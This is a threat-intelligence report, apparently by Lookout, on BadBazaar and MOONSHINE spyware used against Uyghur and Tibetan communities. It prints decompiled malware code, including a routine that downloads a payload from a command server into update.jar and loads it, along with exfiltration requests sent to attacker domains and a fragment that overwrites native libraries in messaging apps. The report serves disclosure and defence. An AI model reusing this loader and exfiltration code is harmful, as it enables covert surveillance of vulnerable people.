

# Lookout Discovers Surveillance Campaigns Targeting Uyghurs

---

 [lookout.com/threat-intelligence/article/badbazaar-surveillanceware-apt15](https://lookout.com/threat-intelligence/article/badbazaar-surveillanceware-apt15)

Lookout



## Summary

---

- The BadBazaar malware family is tied to Chinese hacking group APT15.
- In January 2024, Lookout published an in-depth analysis of the iOS variant of BadBazaar.
- Previously, Lookout researchers uncovered the Android version in November 2022.
- BadBazaar, alongside [MOONSHINE](#) spyware, have been known to target Tibetan and Uyghur minorities within China. There is evidence that it could have been used internationally as well.
- [Lookout Mobile Endpoint Security](#) customers are protected
- [Contact us](#) if you have been targeted or would like to consult with our research team on mobile threats.

## What is BadBazaar surveillanceware?

---

BadBazaar is a family of mobile surveillanceware that is attributed to Chinese-backed hacking group APT15 also known as VIXEN PANDA and NICKEL. With their extensive data collection capabilities, the spyware is primarily used by Chinese authorities to track “pre-criminal” activities within the Tibetan and Uyghur communities that are considered indicative of religious extremism or separatism.

Lookout [Threat Intelligence Lab](#) researchers uncovered the Android version in November 2022, with evidence of it targeting both Uyghur minorities in the Chinese province of Xinjiang as well as Muslim populations in general around China and abroad, including countries like

Turkey and Afghanistan. There was evidence of the spyware being submitted to the Google Play store but never made available for download. It shared infrastructure with another [Uyghur-targeting tooling](#) that Lookout discovered in 2020.

The iOS version of BadBazaar, which has a more limited set of capabilities compared to its Android counterpart, was publicized by Lookout researchers in January 2024. Evidence suggests that it was primarily targeted at the Tibetan community within China. The app was published to the Apple App Store in December 2021 but was subsequently taken down at an unknown date.

## **The iOS variant of BadBazaar (January 2024)**

---

In September 2023, [Volexity](#) reported activity that was seemingly related to BadBazaar. In their analysis, they suspected that an iOS variant had emerged and published to the Apple App Store as TibetOne, an app with content related to Tibetan interests which doesn't mimic an existing, legitimate app.

Lookout researchers were able to acquire and analyze the sample mentioned in Volexity's reporting. Based on in-depth analysis of the command and control (C2) domain names, IP addresses, and delivery infrastructure, we were able to confirm it as an iOS variant of BadBazaar and attributed with high confidence to the Chinese hacking group APT15. This is the same threat actor behind the Android version that Lookout originally discovered in November 2022 (see section below).

At the time of this updated write-up, the iOS variant seemed to have more limited capabilities compared to the Android variant. There is evidence that the app could still be in development as some of its functionalities don't seem to do anything malicious.



BadBazaar iOS is masqueraded as an app called TibetOne that does not mimic an already existing app.

**How it’s deployed**

Masqueraded as TibetOne, the iOS variant of BadBazaar is a cultural portal app built to appeal to Tibetan culture. The app functions essentially as a user interface for the website tibetone[.]org with content related to Tibetan interests. The website itself does not seem to have any malicious functions, but it does have connections to the C2 infrastructure of both the iOS and Android versions of BadBazaar. This makes us think that the website could be run by the threat actor to create legitimacy with the ultimate goal of luring victims.

The app was published to the App Store in December 2021 but was subsequently removed at an unknown date.

One of the ways BadBazaar was distributed was via social messaging app Telegram. TibetOne related promotional messages were published to a Tibetan Telegram channel named “tibetanphone” with over 625 subscribers.



བོད་ཀྱི་མཉེན་ཆས་སྒྲིག་འཛུགས་

04:15


<https://apps.apple.com/app/tibetone/id1597024202> བོད་རིགས་སྐུན་རྒྱ་ཚོ་

**TibetOne** འཛུགས་པའི་དགའ་བསམ་གྱི་ལྷན་ཁུངས་ལྟར་ལྷན་སྐྱོད་གསར་པའི་ཉེར་སྲོལ་མཉེན་ཆས་ཉེན་ཉར་ལེགས་འདེམས་ཞིབ་ཚགས་བྱས་ཏེ་བོད་མིར་བོད་དང་འབྲེལ་བ་ཡོད་པའི་པར་རིས་དང་། རྒྱ་ཚུལ་ཡིག་ རྩོམ་དབྱེར་ རྒྱ་མོག་བརྒྱན་ འབྲེལ་གྱི་ནང་ དོན་སྤྲེལ་ལེགས་མཁོ་འདོན་བྱེད་གྱི་ཡོད།  
ང་ཚོ་བོད་པ་ལྷན་སྐྱོད་དང་ཡི་གེ། རིགས་གཞུང་ལ་རྒྱབ་སྐྱོར་ཡོད་ཀྱི། མ་འོང་བོད་ཀྱི་བཟེན་ཆ་བོད་རང་བཅོན་མཐར་བཙོན་པ་རྣམས་ལ་སྤོང་ནས་བཞུན་ཆེ་དང་ལྷགས་ཆེ་ ཆེ་ལྷབ་ཡིན། བོད་རིགས་ནང་ལུས་ཆེ་གླིང་སྤྱི་སྤྱོད་དང་ཚོས་འབད་པ་རྒྱུར་ལེན་དགོས་པ་བཅས་གསལ་བསྐྱབས་གནང་ཡོད། བོད་རྒྱལ་ལོ།



བོད་ཀྱི་མཉེན་ཆས་སྒྲིག་འཛུགས་

04:42



TibetOne promotional messages were published to a Tibetan Telegram channel named “tibetanphone” that had over 625 subscribers.

### Technical analysis


#### Data Collection and Exfiltration

While the iOS variant of BadBazaar has relatively limited capabilities versus its Android counterpart, it still has the ability to exfiltrate personal data from the victim’s device including:

- Device name
- Device type
- Local ip
- OS version
- UDID
- Location

The app also requests add-only access to the user's photo library, which is used to download images to the local photo library. While this permission doesn't appear to be used for anything nefarious in the malware's current state, it seems that the developers may have plans to exploit this function in future iterations.

The collected data is sent to [https://tryhrwserf\[.\]com:4432/api/iosvalues](https://tryhrwserf[.]com:4432/api/iosvalues) with an HTTP POST request.



Request Error Connection Timing

POST <https://tryhrwserf.com:4432/api/iosvalues> HTTP/2.0

**accept:** \*/\*

**content-type:** application/x-www-form-urlencoded; charset=utf-8

**accept-encoding:** gzip;q=1.0, compress;q=0.5

**user-agent:** collectionview-test/1.0 (com.TibetOne1st; build:2; iOS 16.6.1) Alamofire/4.9.1

**accept-language:** en-CA;q=1.0

**content-length:** 123

URLEncoded form Edit Replace View: auto

```
devname:    iPhone
devtype:    iPhone
lanip:      169.254.230.138
systype:    iOS
sysversion: 16.6.1
udid:       4E3B76CB-3B19-4BF0-B59C-D200BF90F74E
```

*BadBazaar iOS exfiltrates basic device information from the victim device.*

One of the main ways BadBazaar iOS collects data is by abusing the location permissions it acquired to show the current weather based on the device's location. It utilizes OpenWeatherMap web API, a legitimate third-party weather information provider, to get the current weather data with the unique API key "64ffc9b16a9884436fa2ef3bf5248075".

```

void __cdecl -[ViewController locationManager:didUpdateLocations:](_TtC19collectionview_test14Vie
{
    __int64 v6; // x0
    __int64 v7; // x22
    id v8; // x21
    id v9; // x23
    id v10; // x24
    id v11; // x19

    v6 = type metadata accessor for OS_dispatch_source(0LL, &unk_1000536A8, &classRef_CLLocation);
    v7 = static Array._unconditionallyBridgeFromObjectiveC_(a4, v6);
    v9 = objc_retain(v8);
    v10 = objc_retain(a3);
    v11 = objc_retain(a4);
    getWeatherData(v7);
    objc_release(v10);
    objc_release(v9);
    objc_release(v11);
    swift_bridgeObjectRelease(v7);
}

```

*TibetOne app requests location permissions to show the local weather information but also exfiltrates the location to the C2.*

BadBazaar iOS uses this location data and compiles the following information about its target: local IP address, latitude, longitude, location name, and UDID. This information is then sent to [https://tryhrwserf\[.\]com:4432/api/ioslogin](https://tryhrwserf[.]com:4432/api/ioslogin).

For C2 communications, BadBazaar iOS uses SSL pinning with the embedded certificate file “WIN-I6VBN8MR92A.cer” (SHA1 FP:55191348eb763dc853a719c0f3defdbe354127db) from the assets folder.

The screenshot shows a network traffic analysis tool interface. At the top, there are tabs for 'Request', 'Error', 'Connection', and 'Timing'. The main content area displays a POST request to `https://tryhrwserf.com:4432/api/ioslogin` using HTTP/2.0. Below the URL, the request headers are listed: `accept: */*`, `content-type: application/x-www-form-urlencoded; charset=utf-8`, `accept-encoding: gzip;q=1.0, compress;q=0.5`, `user-agent: collectionview-test/1.0 (com.TibetOne1st; build:2; iOS 16.6.1) Alamofire/4.9.1`, `accept-language: en-CA;q=1.0`, and `content-length: 127`. Below the headers, there are buttons for 'Edit', 'Replace', and 'View: auto'. The body of the request is shown as URL encoded form data with the following fields: `lanip: 169.254.230.138`, `lat: 48.`, `lot: -122.`, `name: W`, and `udid: 4-3-4-B-D`.

*Location data is sent to BadBazaar iOS's C2 with a POST request.*


The app also requests add-only access to the user's photo library, which is used to download images to the local photo library. This permission can't be used to access already existing photos.

```
<key>NSPhotoLibraryAddUsageDescription</key>
<string>TibetOne want to use your photo album to save the photo.</string>
<key>CFBundleIdentifier</key>
<string>com.TibetOne1st</string>
```

The app requests add-only access to the photo library but doesn't abuse it in a malicious way.

## Infrastructure

The C2 domain for the iOS variant, which is tryhrwserf[.]com, still resolves to an IP address (148[.]251[.]87[.]197). However, the C2 backend responds with an error page to the client requests — indicating that this particular C2 is down. Despite that, we were still able to learn that the C2 servers for Android and iOS variants share many similarities. They are both hosted on Windows servers and the web application runs on ASP.NET. There are usually two or three ports open on the servers, one is for the C2 API (4432 or 4332) and the other (56931) is for RDP connections.



← → ↻ ⚠ Not secure | <https://signalplus.org:4332/Help>

Application name Home API

### Values

API	Description
<a href="#">GET api/Values</a>	No documentation available.
<a href="#">GET api/Values/{id}</a>	No documentation available.
<a href="#">POST api/Values</a>	No documentation available.
<a href="#">PUT api/Values/{id}</a>	No documentation available.
<a href="#">DELETE api/Values/{id}</a>	No documentation available.

*C2 for the BadBazaar Android variant leaks API endpoints by unsecured API help page.*

TibetOne's C2 domain is connected to a wide network of infrastructure related to BadBazaar based on shared IP addresses and whois data. One of the BadBazaar Android C2 addresses reported in the Volexity report, signalplus[.]org, has an unsecured API help page ([https://signalplus\[.\]org:4332/Help](https://signalplus[.]org:4332/Help)) which reveals different API endpoints. However none of the endpoints leak any data about the victims.



It's interesting to note that another C2 in the Volexity report, flygram[.]org, was leaking API endpoints. This C2 had iOS related API endpoints named "api/iosUploadFile" which indicates there might be a new and improved version of the BadBazaar iOS variant that can exfiltrate files from victim devices.

## **BadBazaar iOS may be an ongoing development**

---

The discovery of this iOS variant of BadBazaar indicates that the developers are continuing to iterate on the malware. While the sample we investigated had relatively light functionality versus its Android counterpart, there are two indications of possible continued development.

The first indicator is the previously mentioned capability for the malware to access the photo library of the victim device. The second is that a C2 in the Volexity report, flygram[.]org, was leaking API endpoints. Together, they show that the developer could be working on ways to directly exfiltrate data and files from the victim's device and upload them to that location on the C2 server.

Lookout researchers will continue to track the iOS variant of BadBazaar to see if it re-emerges in the future with additional functionality that would put it in the same class of advanced surveillanceware as its Android counterpart. We will update this threat entry as more information emerges.

-----

## **Original BadBazaar Android variant (November 2022)**

---

In late 2021, Lookout researchers encountered a tweet from Twitter handle [@MalwareHunterTeam](#) referencing an English-Uyghur dictionary app that had been flagged by VirusTotal contributors as malware tied to [Bahamut](#), a threat actor primarily active in the Middle East. While analyzing this sample, it became clear that this malware was instead connected to surveillance campaigns targeting Uyghurs and other Turkic ethnic minorities in China and abroad. Overlapping infrastructure and TTPs indicate these campaigns are connected to APT15, a Chinese-backed hacking group that's also known as VIXEN PANDA and NICKEL. We named this malware family BadBazaar in response to an early variant that posed as a third-party app store titled "APK Bazar." Bazar is a lesser known spelling of Bazaar.




*Icons of apps that BadBazaar impersonates to conduct its surveillance.*

Lookout has since acquired 111 unique samples of the BadBazaar surveillanceware dating back to late 2018. Over 70% of these apps were found in Uyghur-language communication channels within the second half of 2022.



جەڭگۈار (🌸)🌸

ق... قارا تىزىملىككە كىرگۈزۈش تىمەن توپقا قالايمقان ئۇلانما يۇللىماڭلا



*Over 100 BadBazaar samples have been found on multiple Uyghur-language social media platforms and communication channels.*

The malware primarily masquerades as a variety of Android apps, such as battery managers, video players, radio apps, messaging apps, dictionaries, and religious apps. We also found instances of apps pretending to be a benign third-party app store for Uyghurs.

The campaign appears to primarily target Uyghurs in China. However, we found evidence of broader targeting of Muslims and Uyghurs outside of Xinjiang. Specifically, several of the samples we analyzed masqueraded as mapping apps for other countries with significant Muslim populations, like Turkey or Afghanistan. We also found that a small subset of apps

were submitted to the Google Play store, indicating that the threat actor was interested in targeting Android device users outside of China, if possible. To the best of our knowledge the apps described in this article were never distributed through Google Play.

## App Store Preview

Open the Mac App Store to buy and download apps.



### Uyghur Lughat 4+

Andrew Davis

Designed for iPhone

Free

*While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a C2 used by a corresponding Android BadBazaar sample to collect basic iPhone information. This app has an identical name of “Uyghur Lughat” and icon to the BadBazaar variant.*

While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a command and control (C2) server used by a corresponding Android BadBazaar sample to collect basic iPhone device information. This iOS app, with an identical name of “Uyghur Lughat” and icon, did not contain the same surveillance capabilities, but sends the device’s Unique Device Identifier (UDID), the device name and system version to the C2. Since BadBazaar variants often acquire their surveillance capabilities by downloading updates from their C2, it is possible the threat actor is hoping to later update the iOS sample with similar surveillance functionality.

```
Flow Details
2022-03-24 13:10:07 POST https://api.uyghurdic.com/api/iosValues HTTP/2.0
  - Certificate verify failed: self signed certificate
Request Response
accept: */*
content-type: application/x-www-form-urlencoded; charset=utf-8
accept-encoding: gzip;q=1.0, compress;q=0.5
user-agent: SQLiteTry/1.0 (com.21BlackDogFather.Bilim; build:2; iOS 14.2.0) Alamofire/4.7.3
accept-language: en-US;q=1.0
content-length: 119
URLEncoded form
devName: [redacted]s iPhone
devType: iPhone
sysType: iOS
sysVersion: 14.2
udid: [redacted]-[redacted]-[redacted]-[redacted]-[redacted]
```

The iOS Uyghur Lughat app collects and sends a minimal amount of data to the C2 server that the Android BadBazaar with data exfiltration capability uses.

## Capabilities

BadBazaar appears to have been developed following an iterative process. Early variants bundled a payload, update.jar, within the Android APK file and loaded it once the app had been launched. Later, this process was updated to produce samples with limited surveillance capabilities within the APK itself. The malware instead relies on the app’s ability to update itself through a call to its C2 server.

```
Pretty Raw Hex Render [icon] [icon] [icon]
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/8.5
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Wed, 23 Mar 2022 23:01:45 GMT
10 Connection: close
11 Content-Length: 134
12
13 {
  "Version": "3.0.1",
  "Path": "http://uyghurdic.com/update/app-release.apk",
  "Info": "1312",
  "Size": "123",
  "VersionCode": 3,
  "important": false
}
```

Some BadBazaar apps would query their C2 server for a new version and the C2 would provide a URL for the new APK.

In its most recent iteration, however, BadBazaar acquires its payload exclusively by downloading a file from the C2 server at port 20121 and storing it in the app’s cache directory.

```

private void readAndRunStage(DataInputStream inputStream, OutputStream outputStream) throws Exception {
    int v;
    for(v = inputStream.readByte(); v != 0; v = inputStream.readByte()) {
        switch(v) {
            case 99: {
                if (new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar").exists()) {
                    outputStream.write(99);
                }
                outputStream.write(0);
                break;
            }
            case 104: {
                byte[] buf = new byte[inputStream.readInt()];
                inputStream.readFully(buf);
                File var10 = new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar");
                if (!var10.exists()) {
                    var10.createNewFile();
                }
                FileOutputStream var9 = new FileOutputStream(var10);
                var9.write(buf);
                var9.flush();
                var9.close();
                this.classLoader = ShellService.loadDex(this.getApplicationContext(), true, "update.jar");
                this.MessageHandlerMethod = this.classLoader.loadClass("orga.user.securesoft.MessageHandler").getMethod("HandleMessage", Byte.TYPE, DataInputStream.class, OutputStream.class, Context.class, String.class, SSLSocketFactory.class);
                break;
            }
            default: {
                try {
                    this.MessageHandlerMethod.invoke(null, ((byte)((byte)v)), inputStream, outputStream, this.getApplicationContext(), ModifyConfig.address + ":" + ModifyConfig.port2, CertUtils.getSslSocketFactory());
                } catch (Exception ex) {
                    ex.printStackTrace();
                }
            }
        }
    }
    outputStream.flush();
}
}

```

*BadBazaar payload is read from the server into a file named “update.jar”.*

The Android surveillance tool is capable of collecting extensive device data. While some variants don’t have substantial surveillance capabilities, many collect the following details:

- Location (latitude and longitude)
- List of installed packages
- Call logs and geocoded location associated with the call
- Contacts information
- Installed Android apps
- SMS information
- Extensive device information, including the model, language, IMEI, IMSI, ICCID (SIM serial number), phone number, timezone, and centralized registry of the user's online accounts
- Wi-Fi info (connected or not, and if connected, the IP, SSID, BSSID, MAC, netmask, gateway, DNS1, DNS2)
- Record phone calls
- Take pictures
- Data and database files from the trojanized app’s SharedPreferences directory
- Retrieve a list of files on the device that end in .ppt, .pptx, .docx, .xls, .xlsx, .doc, or .pdf
- Folders of interest as specified dynamically from the C2 server, including images from the camera and screenshots, Telegram, Whatsapp, GBWhatsapp, TalkBox, Zello attachments, logs, and chat history

## Infrastructure

BadBazaar threat actors use SSL pinning in an attempt to prevent “adversary-in-the-middle” attacks. An SSL certificate file is stored in the resources directory of the APK and is used to verify the identity of the client communicating with the threat actor’s infrastructure. Earlier variants of the malware gave the SSL certificate a Common Name (CN) that is identical to the Windows hostname of its corresponding server, with names of certificate files related to the package name of the app.

Package name	Certificate file name	Hostname
com.anyway.share.appstore	appstore.cer	WIN-EU0VLBL7TUJ
com.utility.uyghurdictionary	dict_client.cer	WIN-50QO3EIRQVP
com.uygur.apkstore	appstore.cer	WIN-EU0VLBL7TUJ
org.freetelegram.messenger	telemon_client.cer	WMSvc-WIN-50QO3EIRQVP

The most recently encountered samples of BadBazaar all use the same SSL certificate with the SHA1 thumbprint: “87a3d3f9bb6c78a5e71cfd9975ca6a083dd5ebc” the filename “myserver.cer” and a common name “MyServer.”

```
public static void initHttpsCertificates(Context context) {
    try {
        context.getResources();
        CertUtils.trustManager = CertUtils.trustManagerForCertificates(context.getAssets().open("myserver.cer"));
        SSLContext sslContext0 = SSLContext.getInstance("TLS");
        sslContext0.init(null, new TrustManager[]{CertUtils.trustManager}, null);
        CertUtils.sslSocketFactory = sslContext0.getSocketFactory();
    }
    catch(Exception exception0) {
    }
}
```

*The most recent variants of BadBazaar use the same SSL certificate details, including a common name and filename.*

The C2 server domains use a three-letter subdomain that appears to correspond to the app title, for example: “afg.collinformations[.]com” for the app Radio Afghanistan.

One of the C2 domains, “actuallys[.]com,” is connected to a registrar email, “WANGMINGHUA6@GMAIL.COM.” This email address is associated with other malware campaigns. In 2015, [Palo Alto Networks](#) published a report on Cmstar Downloader, where actors had used this email address to register over a half dozen C2 domains and later changed the email registration. Palo Alto Networks researchers believe “this registrant email is likely a re-seller, and/or someone who initially sets up infrastructure for particular APT threat actors.” The domains this email has registered in the past aligns with campaigns targeting Russia and Eastern Asia, and have also shown a connection to Lurid and Enfal malware, which have been used by multiple Chinese threat actors such as PittyTiger, [APT15](#), and [APT27](#).

## DoubleAgent Connection

In previous reporting on [Uyghur surveillanceware](#) in 2020, Lookout detailed a family known as [DoubleAgent](#). Researchers discovered shared infrastructure between samples from DoubleAgent and BadBazaar, indicating they may be managed by the same actor. A BadBazaar sample titled “Batter Master” connects to the C2 “bat.androidupdated[.]net:5556,”

while a DoubleAgent sample “Disk photo recovery” connects to the C2 “apps.androidupdated[.]net.” Both C2 domains resolved to “65.21.92[.]67” during the same time frame.



*Mapping out GPS coordinates listed in the management panel shows a close clustering centering around Tang chang'an Wall Site Park. One of these is located in an area labeled Xi'an Tianhe Defense Technology, a large defense contractor in China.*

In that same research, Lookout researchers connected infrastructure used by another surveillanceware family, GoldenEagle, to the Chinese defense contractor Xi'an Tianhe Defense Technology Co., Ltd, through GPS coordinates of test devices acquired from insecure C2 administrator panels. Another Chinese technology company, Xi'an Astronomical Point Network Technology Co., Ltd. was listed as a registrant for two domains used by GoldenEagle surveillanceware. A subset of GoldenEagle samples were found to communicate with a C2 server known to be associated with DoubleAgent activity.

## MOONSHINE

In 2019, [Citizen Lab reported](#) an Android exploit targeting Tibetan activist groups members using spear phishing messages through WhatsApp. This exploit, and the associated surveillance tool that was installed on compromised devices, was dubbed MOONSHINE and attributed to the APT group, POISON CARP.

The exploit followed a multi-stage installation process where the initial link sent to a targeted victim downloaded an executable that installed subsequent modules, named Whisky, Bourbon, and Scotch, to overwrite legitimate native libraries in popular apps like Facebook and WeChat. These modules allowed the attacker to maintain persistence by establishing communications with a C2 server through web sockets and initiate surveillance capabilities on the exploited device.

## Early Campaigns



Shortly after Citizen Lab’s disclosure, Lookout researchers discovered app-based Android surveillance tooling, which was acquired in early 2019, that did not exploit the device. Instead they used a slightly modified version of “libbourbon.so” to extract and run the “scotch.jar” payload responsible for performing surveillance activities. The names of both the native library file and the payload were identical to MOONSHINE, and many of the same indicators of compromise could be found in both implementations.

Many of these early variants requested extensive permissions and appeared to be under development. However, some requiring fewer permissions introduced characteristics of the “Whisky” stage to the Scotch module, attempting to overwrite the same native library files in popular messaging apps like Facebook, QQ, or WeChat.

```
String v5 = String.format("/data/data/%s", v15);
if(v15.contains("com.facebook.katana")) {
    replaceSoPath = String.format("%s/lib-xzs/libaborthooks.so", v5);
}
else if(v15.contains("com.facebook.orca")) {
